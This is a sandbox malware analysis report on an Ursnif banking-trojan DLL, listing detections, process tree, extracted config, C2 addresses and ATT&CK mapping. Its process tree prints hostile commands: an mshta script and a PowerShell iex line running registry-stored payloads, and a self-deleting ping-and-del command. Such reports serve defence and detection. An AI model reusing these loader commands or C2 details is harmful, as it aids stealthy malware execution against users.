



ID: 613862
Sample Name: HxEWwh74qT
Cookbook: default.jbs
Time: 15:25:25
Date: 22/04/2022
Version: 34.0.0 Boulder Opal

Table of Contents

Table of Contents 2
Windows Analysis Report HxEWwh74qT 5
Overview 5
General Information 5
Detection 5
Signatures 5
Classification 5
Process Tree 5
Malware Configuration 6
Threatname: Ursnif 6
Yara Signatures 6
Memory Dumps 6
Unpacked PEs 6
Sigma Signatures 7
System Summary 7
Snort Signatures 7
Joe Sandbox Signatures 7
AV Detection 7
Networking 8
Key, Mouse, Clipboard, Microphone and Screen Capturing 8
E-Banking Fraud 8
System Summary 8
Hooking and other Techniques for Hiding and Protection 8
Malware Analysis System Evasion 8
HIPS / PFW / Operating System Protection Evasion 8
Stealing of Sensitive Information 8
Remote Access Functionality 8
Mitre Att&ck Matrix 8
Behavior Graph 9
Screenshots 10
Thumbnails 10
Antivirus, Machine Learning and Genetic Malware Detection 11
Initial Sample 11
Dropped Files 11
Unpacked PE Files 11
Domains 11
URLs 12
Domains and IPs 12
Contacted Domains 12
Contacted URLs 12
URLs from Memory and Binaries 12
World Map of Contacted IPs 13
Public IPs 13
Private 13
General Information 14
Warnings 14
Simulations 14
Behavior and APIs 14
Joe Sandbox View / Context 15
IPs 15
Domains 15
ASNs 15
JA3 Fingerprints 15
Dropped Files 15
Created / dropped Files 15
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_loaddll32.exe_2828325eddc3a9f8faabde465b0f08bdb67a44e_7cac0383_17ca004a\Report.wer 15
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_loaddll32.exe_82d8da601ff98714cf9338fbdd7f7aa4314182a_7cac0383_186e5281\Report.wer 15
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_loaddll32.exe_f73ca53a05f727fe3c280efd3588c9d22d24062_7cac0383_0d5dc489\Report.wer 15
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB8D1.tmp.dmp 16
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE12.tmp.WERInternalMetadata.xml 16
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBFA9.tmp.xml 17
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCD53.tmp.dmp 17
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml 17
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD237.tmp.xml 18
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF2CD.tmp.dmp 18
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml 18
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF7B1.tmp.xml 19
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache 19
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive 19
C:\Users\user\AppData\Local\Temp\RESD841.tmp 20
C:\Users\user\AppData\Local\Temp\RESED31.tmp 20
C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_itmkjels.31u.psm1 20
C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_xeni10bs.j5c.ps1 20
C:\Users\user\AppData\Local\Temp\lboh4mlq\CSC3DF21D054A9F4C66BF1FA9CD771B1F79.TMP 21
C:\Users\user\AppData\Local\Temp\lboh4mlq\lboh4mlq.0.cs 21
C:\Users\user\AppData\Local\Temp\lboh4mlq\lboh4mlq.cmdline 21
C:\Users\user\AppData\Local\Temp\lboh4mlq\lboh4mlq.dll 22
C:\Users\user\AppData\Local\Temp\lboh4mlq\lboh4mlq.out 22
C:\Users\user\AppData\Local\Temp\pkbugtxo\CSC26C720E9EBC041F086604EECC7DD3CDD.TMP 22

C:\Users\user\AppData\Local\Temp\pkbugtxo\pkbugtxo.0.cs 23
C:\Users\user\AppData\Local\Temp\pkbugtxo\pkbugtxo.cmdline 23
C:\Users\user\AppData\Local\Temp\pkbugtxo\pkbugtxo.dll 23
C:\Users\user\AppData\Local\Temp\pkbugtxo\pkbugtxo.out 23
C:\Users\user\Documents\20220422\PowerShell_transcript.910646.1Eiln6hD.20220422152728.txt 24
Static File Info 24
General 24
File Icon 24
Static PE Info 25
General 25
Authenticode Signature 25
Entrypoint Preview 25
Rich Headers 26
Data Directories 26
Sections 27
Resources 27
Imports 27
Version Infos 27
Network Behavior 28
Snort IDS Alerts 28
TCP Packets 28
DNS Answers 30
HTTP Request Dependency Graph 30
HTTP Packets 30
Statistics 33
Behavior 33
System Behavior 33
Analysis Process: loaddll32.exePID: 7080, Parent PID: 852 34
General 34
File Activities 34
Analysis Process: cmd.exePID: 7124, Parent PID: 7080 34
General 34
File Activities 34
Analysis Process: rundll32.exePID: 7148, Parent PID: 7124 34
General 34
File Activities 35
Registry Activities 35
Analysis Process: WerFault.exePID: 3380, Parent PID: 7080 35
General 35
File Activities 35
File Created 36
File Deleted 36
File Written 36
Registry Activities 59
Key Created 59
Key Value Created 59
Analysis Process: WerFault.exePID: 6148, Parent PID: 7080 59
General 59
File Activities 59
File Created 59
File Deleted 60
File Written 60
Registry Activities 82
Key Created 82
Key Value Modified 82
Analysis Process: WerFault.exePID: 6048, Parent PID: 7080 83
General 83
File Activities 83
File Created 83
File Deleted 83
File Written 84
Registry Activities 106
Key Created 106
Key Value Modified 106
Analysis Process: mshta.exePID: 6304, Parent PID: 3808 107
General 107
File Activities 107
Analysis Process: powershell.exePID: 6932, Parent PID: 6304 107
General 107
File Activities 107
File Created 107
File Deleted 110
File Written 110
File Read 115
Analysis Process: conhost.exePID: 5012, Parent PID: 6932 117
General 117
Analysis Process: csc.exePID: 6024, Parent PID: 6932 118
General 118
File Activities 118
File Created 118
File Deleted 118
File Written 118
File Read 118
Analysis Process: cvtres.exePID: 6432, Parent PID: 6024 119
General 119
File Activities 119
Analysis Process: csc.exePID: 900, Parent PID: 6932 119
General 119
Analysis Process: cvtres.exePID: 5516, Parent PID: 900 119
General 119
Analysis Process: control.exePID: 6020, Parent PID: 7148 120
General 120
Analysis Process: explorer.exePID: 3808, Parent PID: 6932 120
General 120
Analysis Process: cmd.exePID: 3904, Parent PID: 3808 120
General 120
Analysis Process: conhost.exePID: 5000, Parent PID: 3904 121
General 121
Analysis Process: PING.EXEPID: 6948, Parent PID: 3904 121
General 121

Analysis Process: RuntimeBroker.exePID: 4184, Parent PID: 3808 121
General 121
Analysis Process: cmd.exePID: 6652, Parent PID: 3808 121
General 121
Disassembly 122


Windows Analysis Report

HxEWwh74qT


Overview

General Information

Sample Name:	HxEWwh74qT (renamed file extension from none to dll)
Analysis ID:	613862
MD5:	5d2b5cbd8a574c..
SHA1:	c15e583e28556f..
SHA256:	52d14c9cd56aa4..
Tags:	32 dll exe
Infos:	



Detection




Ursnif

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Snort IDS alert for network traffic (e…
- Multi AV Scanner detection for subm…
- Malicious sample detected (through…
- Yara detected Ursnif
- System process connects to networ…
- Sigma detected: Windows Shell File…
- Maps a DLL or memory area into an…
- Writes to foreign memory regions
- Changes memory attributes in foreig…
- Sigma detected: Accessing WinAPI…
- Sigma detected: Suspicious Remote…

Classification



Process Tree

- **System is w10x64**
- loaddll32.exe (PID: 7080 cmdline: loaddll32.exe "C:\Users\user\Desktop\HxEWwh74qT.dll" MD5: 7DEB5DB86C0AC789123DEC286286B938)
  - cmd.exe (PID: 7124 cmdline: cmd.exe /C rundll32.exe "C:\Users\user\Desktop\HxEWwh74qT.dll",#1 MD5: F3BDBE3BB6F734E357235F4D5898582D)
    - rundll32.exe (PID: 7148 cmdline: rundll32.exe "C:\Users\user\Desktop\HxEWwh74qT.dll",#1 MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
      - control.exe (PID: 6020 cmdline: C:\Windows\system32\control.exe -h MD5: 625DAC87CB5D7D44C5CA1DA57898065F)
  - WerFault.exe (PID: 3380 cmdline: C:\Windows\SysWOW64\WerFault.exe -u -p 7080 -s 608 MD5: 9E2B8ACAD48ECCA55C0230D63623661B)
  - WerFault.exe (PID: 6148 cmdline: C:\Windows\SysWOW64\WerFault.exe -u -p 7080 -s 604 MD5: 9E2B8ACAD48ECCA55C0230D63623661B)
  - WerFault.exe (PID: 6048 cmdline: C:\Windows\SysWOW64\WerFault.exe -u -p 7080 -s 612 MD5: 9E2B8ACAD48ECCA55C0230D63623661B)
- mshta.exe (PID: 6304 cmdline: C:\Windows\System32\mshta.exe" "about:<hta:application><script>Lpje='wscript.shell';resizeTo(0,2);eval(new ActiveXObject(Lpje).regread('HKCU\\\Software\\AppDataLow\\Software\\Microsoft\\54E80703-A337-A6B8-CDC8-873A517CAB0E\\\TestLocal'));if(!window.flag)close()</script> MD5: 197FC97C6A843BEBB445C1D9C58DCBDB)
  - powershell.exe (PID: 6932 cmdline: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" new-alias -name wufxrouxe -value gp; new-alias -name atvqcmfj -value iex; atvqcmfj ([System.Text.Encoding]::ASCII.GetString((wufxrouxe "HKCU:Software\AppDataLow\Software\Microsoft\54E80703-A337-A6B8-CDC8-873A517CAB0E").UrlsReturn)) MD5: 95000560239032BC68B4C2FDFCDEF913)
    - conhost.exe (PID: 5012 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - csc.exe (PID: 6024 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\pkbugtxo\pkbugtxo.cmdline MD5: B46100977911A0C9FB1C3E5F16A5017D)
      - cvtres.exe (PID: 6432 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user~1\AppData\Local\Temp\RESD841.tmp" "c:\Users\user\AppData\Local\Temp\pkbugtxo\CSC26C720E9EBC041F086604EECC7DD3CDD.TMP" MD5: 33BB8BE0B4F547324D93D5D2725CAC3D)
    - csc.exe (PID: 900 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\lboh4mlq\lboh4mlq.cmdline MD5: B46100977911A0C9FB1C3E5F16A5017D)
      - cvtres.exe (PID: 5516 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user~1\AppData\Local\Temp\RESED31.tmp" "c:\Users\user\AppData\Local\Temp\lboh4mlq\CSC3DF21D054A9F4C66BF1FA9CD771B1F79.TMP" MD5: 33BB8BE0B4F547324D93D5D2725CAC3D)
    - explorer.exe (PID: 3808 cmdline: C:\Windows\Explorer.EXE MD5: AD5296B280E8F522A8A897C96BAB0E1D)
      - cmd.exe (PID: 3904 cmdline: C:\Windows\System32\cmd.exe" /C ping localhost -n 5 && del "C:\Users\user\Desktop\HxEWwh74qT.dll MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
        - conhost.exe (PID: 5000 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
        - PING.EXE (PID: 6948 cmdline: ping localhost -n 5 MD5: 6A7389ECE70FB97BFE9A570DB4ACCC3B)
      - RuntimeBroker.exe (PID: 4184 cmdline: C:\Windows\System32\RuntimeBroker.exe -Embedding MD5: C7E36B4A5D9E6AC600DD7A0E0D52DAC5)
      - cmd.exe (PID: 6652 cmdline: cmd /C "nslookup myip.opendns.com resolver1.opendns.com > C:\Users\user~1\AppData\Local\Temp\5771.bi1" MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
- **cleanup**

Malware Configuration

Threatname: Ursnif


```
{
  "RSA Public Key":
"pL7U8jIQ6Xyci+KwkOGf1cPW2/Fhd+dF//sxc+w06EDUcByHCNEeq3AMzyjoircBRXTmPPIhcdpmz3ebzg0LE5DJtHXLGNdffU4pfKjfVhDmO/39S4DkofaSw/DfVYS7XTULsvD4OgcLpBmdb9KtHDr5tcYukmu8ER2eGMJKWWH3QPIg
CCGjluPn4AJBYaVv+PYiV87aKNKmQY2QyHTRdeOeR6t/zjeQ8WAxQr1ckNg8DXeFDVPzLqKlTMh9JNV1/WxJWw/i0NwLqKGVqwwhDZj7TdIN07N7A3Nsw4LKUmopfR2v3CfaFAElEJJF5iXQZdDs3LWMU3fma/lDGlnr41o8sOGT4DKtf
I59bD0qne8=",
  "c2_domain": [
    "config.edge.skype.com",
    "67.43.234.14",
    "config.edge.skype.com",
    "67.43.234.37",
    "config.edge.skype.com",
    "67.43.234.47"
  ],
  "ip_check_url": [
    "http://ipinfo.io/ip",
    "http://curlmyip.net"
  ],
  "serpent_key": "Q8tR9QJN7lLzOLle",
  "tor32_dll": "file://c:||test||test32.dll",
  "tor64_dll": "file://c:||test||tor64.dll",
  "movie_capture": "30, 8,  *terminal* *debug**snif* *shark*",
  "server": "50",
  "sleep_time": "1",
  "SetWaitableTimer_value(CRC_CONFIGTIMEOUT)": "60",
  "time_value": "60",
  "SetWaitableTimer_value(CRC_TASKTIMEOUT)": "60",
  "SetWaitableTimer_value(CRC_SENDTIMEOUT)": "300",
  "SetWaitableTimer_value(CRC_KNOCKERTIMEOUT)": "60",
  "not_use(CRC_BCTIMEOUT)": "10",
  "botnet": "999",
  "SetWaitableTimer_value": "1"
}
```


Yara Signatures

Memory Dumps

Source	Rule	Description	Author	Strings
00000014.00000002.766882377.000002DC00CF C000.00000004.00000020.00020000.00000000.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000003.00000003.391081269.00000000054A8000.00000004.00000020.00020000.00000000.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
0000001D.00000003.518242223.000001BF7E55C000.00000004.00000020.00020000.00000000.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000003.00000003.439315042.00000000052AC000.00000004.00000020.00020000.00000000.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
0000001D.00000003.518050705.000001BF7E55C000.00000004.00000020.00020000.00000000.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
Click to see the 24 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
3.2.rundll32.exe.4de0000.0.unpack	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	
3.3.rundll32.exe.5456940.1.raw.unpack	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	
3.3.rundll32.exe.53aa4a0.0.raw.unpack	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	
3.3.rundll32.exe.53aa4a0.0.unpack	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	
3.3.rundll32.exe.4c794a0.10.unpack	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	
Click to see the 3 entries				

Copyright Joe Security LLC 2022

Sigma Signatures

System Summary



Sigma detected: Windows Shell File Write to Suspicious Folder
Sigma detected: Accessing WinAPI in PowerShell. Code Injection
Sigma detected: Suspicious Remote Thread Created
Sigma detected: MSHTA Spawning Windows Shell
Sigma detected: Suspicious Call by Ordinal
Sigma detected: Mshta Spawning Windows Shell

Snort Signatures

ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B) - Source IP: 192.168.2.7 - Destination IP: 146.70.35.138

Timestamp:	04/22/22-15:27:17.806871 04/22/22-15:27:17.806871
SID:	2033203
Source Port:	49775
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B) - Source IP: 192.168.2.7 - Destination IP: 146.70.35.138

Timestamp:	04/22/22-15:27:18.629540 04/22/22-15:27:18.629540
SID:	2033203
Source Port:	49775
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B) - Source IP: 192.168.2.7 - Destination IP: 13.107.43.16

Timestamp:	04/22/22-15:26:57.401743 04/22/22-15:26:57.401743
SID:	2033203
Source Port:	49771
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F) - Source IP: 192.168.2.7 - Destination IP: 146.70.35.138

Timestamp:	04/22/22-15:27:19.716505 04/22/22-15:27:19.716505
SID:	2033204
Source Port:	49775
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

Joe Sandbox Signatures

AV Detection



Found malware configuration
Multi AV Scanner detection for submitted file
Machine Learning detection for sample

Copyright Joe Security LLC 2022

Networking



Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

System process connects to network (likely due to code injection or exploit)

Uses ping.exe to check the status of other devices and networks

Key, Mouse, Clipboard, Microphone and Screen Capturing



Yara detected Ursnif

E-Banking Fraud



Yara detected Ursnif

Disables SPDY (HTTP compression, likely to perform web injects)

System Summary



Malicious sample detected (through community Yara rule)

Writes registry values via WMI

Hooking and other Techniques for Hiding and Protection



Yara detected Ursnif

Self deletion via cmd delete

Malware Analysis System Evasion



Uses ping.exe to sleep

HIPS / PFW / Operating System Protection Evasion



System process connects to network (likely due to code injection or exploit)

Maps a DLL or memory area into another process

Writes to foreign memory regions

Changes memory attributes in foreign processes to executable or writable

Allocates memory in foreign processes

Injects code into the Windows Explorer (explorer.exe)

Modifies the context of a thread in another process (thread injection)

Creates a thread in another existing process (thread injection)

Stealing of Sensitive Information



Yara detected Ursnif

Remote Access Functionality




Yara detected Ursnif

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	1 Windows Management Instrumentation	Path Interception	8 1 2 Process Injection	1 Obfuscated Files or Information	OS Credential Dumping	1 System Time Discovery	Remote Services	1 1 Archive Collected Data	Exfiltration Over Other Network Medium	2 Ingress Tool Transfer	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	1 Data Encrypted for Impact
Default Accounts	2 Native API	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	1 File Deletion	LSASS Memory	1 Account Discovery	Remote Desktop Protocol	1 Email Collection	Exfiltration Over Bluetooth	2 Encrypted Channel	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	1 Command and Scripting Interpreter	Logon Script (Windows)	Logon Script (Windows)	1 Masquerading	Security Account Manager	1 File and Directory Discovery	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	1 Non-Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	3 1 Virtualization/Sandbox Evasion	NTDS	2 5 System Information Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	1 1 Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	8 1 2 Process Injection	LSA Secrets	1 Query Registry	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	1 Rundll32	Cached Domain Credentials	1 1 Security Software Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	Compile After Delivery	DCSync	3 1 Virtualization/Sandbox Evasion	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Indicator Removal from Tools	Proc Filesystem	3 Process Discovery	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols		Generate Fraudulent Advertising Revenue
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Masquerading	/etc/passwd and /etc/shadow	1 Application Window Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rogue Cellular Base Station		Data Destruction
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	Invalid Code Signature	Network Sniffing	1 System Owner/User Discovery	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	File Transfer Protocols			Data Encrypted for Impact
Compromise Software Dependencies and Development Tools	Windows Command Shell	Cron	Cron	Right-to-Left Override	Input Capture	1 1 Remote System Discovery	Replication Through Removable Media	Remote Data Staging	Exfiltration Over Physical Medium	Mail Protocols			Service Stop
Compromise Software Supply Chain	Unix Shell	Launchd	Launchd	Rename System Utilities	Keylogging	1 System Network Configuration Discovery	Component Object Model and Distributed COM	Screen Capture	Exfiltration over USB	DNS			Inhibit System Recovery


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
HxEWwh74qT.dll	37%	Virustotal		Browse
HxEWwh74qT.dll	31%	ReversingLabs	Win32.Trojan.Lazy	
HxEWwh74qT.dll	100%	Joe Sandbox ML		

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
3.2.rundll32.exe.4de0000.0.unpack	100%	Avira	HEUR/AGEN.1245293		Download File

Domains

Source	Detection	Scanner	Label	Link
l-0007.l-dc-msedge.net	0%	Virustotal		Browse
a-0019.standard.a-msedge.net	0%	Virustotal		Browse

Copyright Joe Security LLC 2022

URLs

Source	Detection	Scanner	Label	Link
http://146.70.35.138/phpadmin/1p0semBcWFOiJ/VuHxHtu5/AN830nRWQ1d2xctaoA3KLHR/918Z9VEhPV/P8ohXldFwnNmepL6Q/uKTfc4fmSrkK/BfYNKcK_2Bx/w_2FA1ltM5KCgm/3UT06OWaufeDOP8Oq_2FL/oIF6meLVrySmPHH0/RIFJ_2FHuhWguIS/4hvBrDpXZ_2FB9M_2F/VjlCK_2FC/TflkNLJtzRIEzaze5_2F/wDsLbDghNL5li48V5rm/4qe0lRbO5_2FdP6RKk3aIg/j40b09twfw_2F/PdHkwNcC/i0_2BVuZ/L.src	0%	Avira URL Cloud	safe	
http://146.70.35.138/phpadmin/sJOLDU_2FhOUoo/k46SW66GV6I1pQKjWA9TE/PWpby4hvIkOnAKsS/x0Aee5T7Xyol_2F/mHBJFq72pa7ZryIdq5/j7jpLfh_2/B9C_2B8rr1N7pwYs7Hbz/HAjnG5DvkxUUwsnvZ2H/7mKa3lBAhH1k0Vg5CBUe72/SPp1Kc_2FZv6K/7UGQxmIh/q1dxSy205p9HqV1EWhDaIi0/wpq760vWJe/2wvTRaTBNSXKAlgWL/PHcpI3wJ6a_2/BROCpFJpoTX/N2ZuQyATVgKAeO/_2Fd3SdF.src	0%	Avira URL Cloud	safe	
http://https://file://USER.ID%lu.exe/upd	0%	Avira URL Cloud	safe	
http://ns.adobY	0%	URL Reputation	safe	
http://constitution.org/usdeclar.txt	0%	URL Reputation	safe	
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://constitution.org/usdeclar.txtC:	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
l-0007.l-dc-msedge.net	13.107.43.16	true	true	• 0%, Virustotal, Browse	unknown
a-0019.standard.a-msedge.net	204.79.197.222	true	false	• 0%, Virustotal, Browse	unknown

Contacted URLs

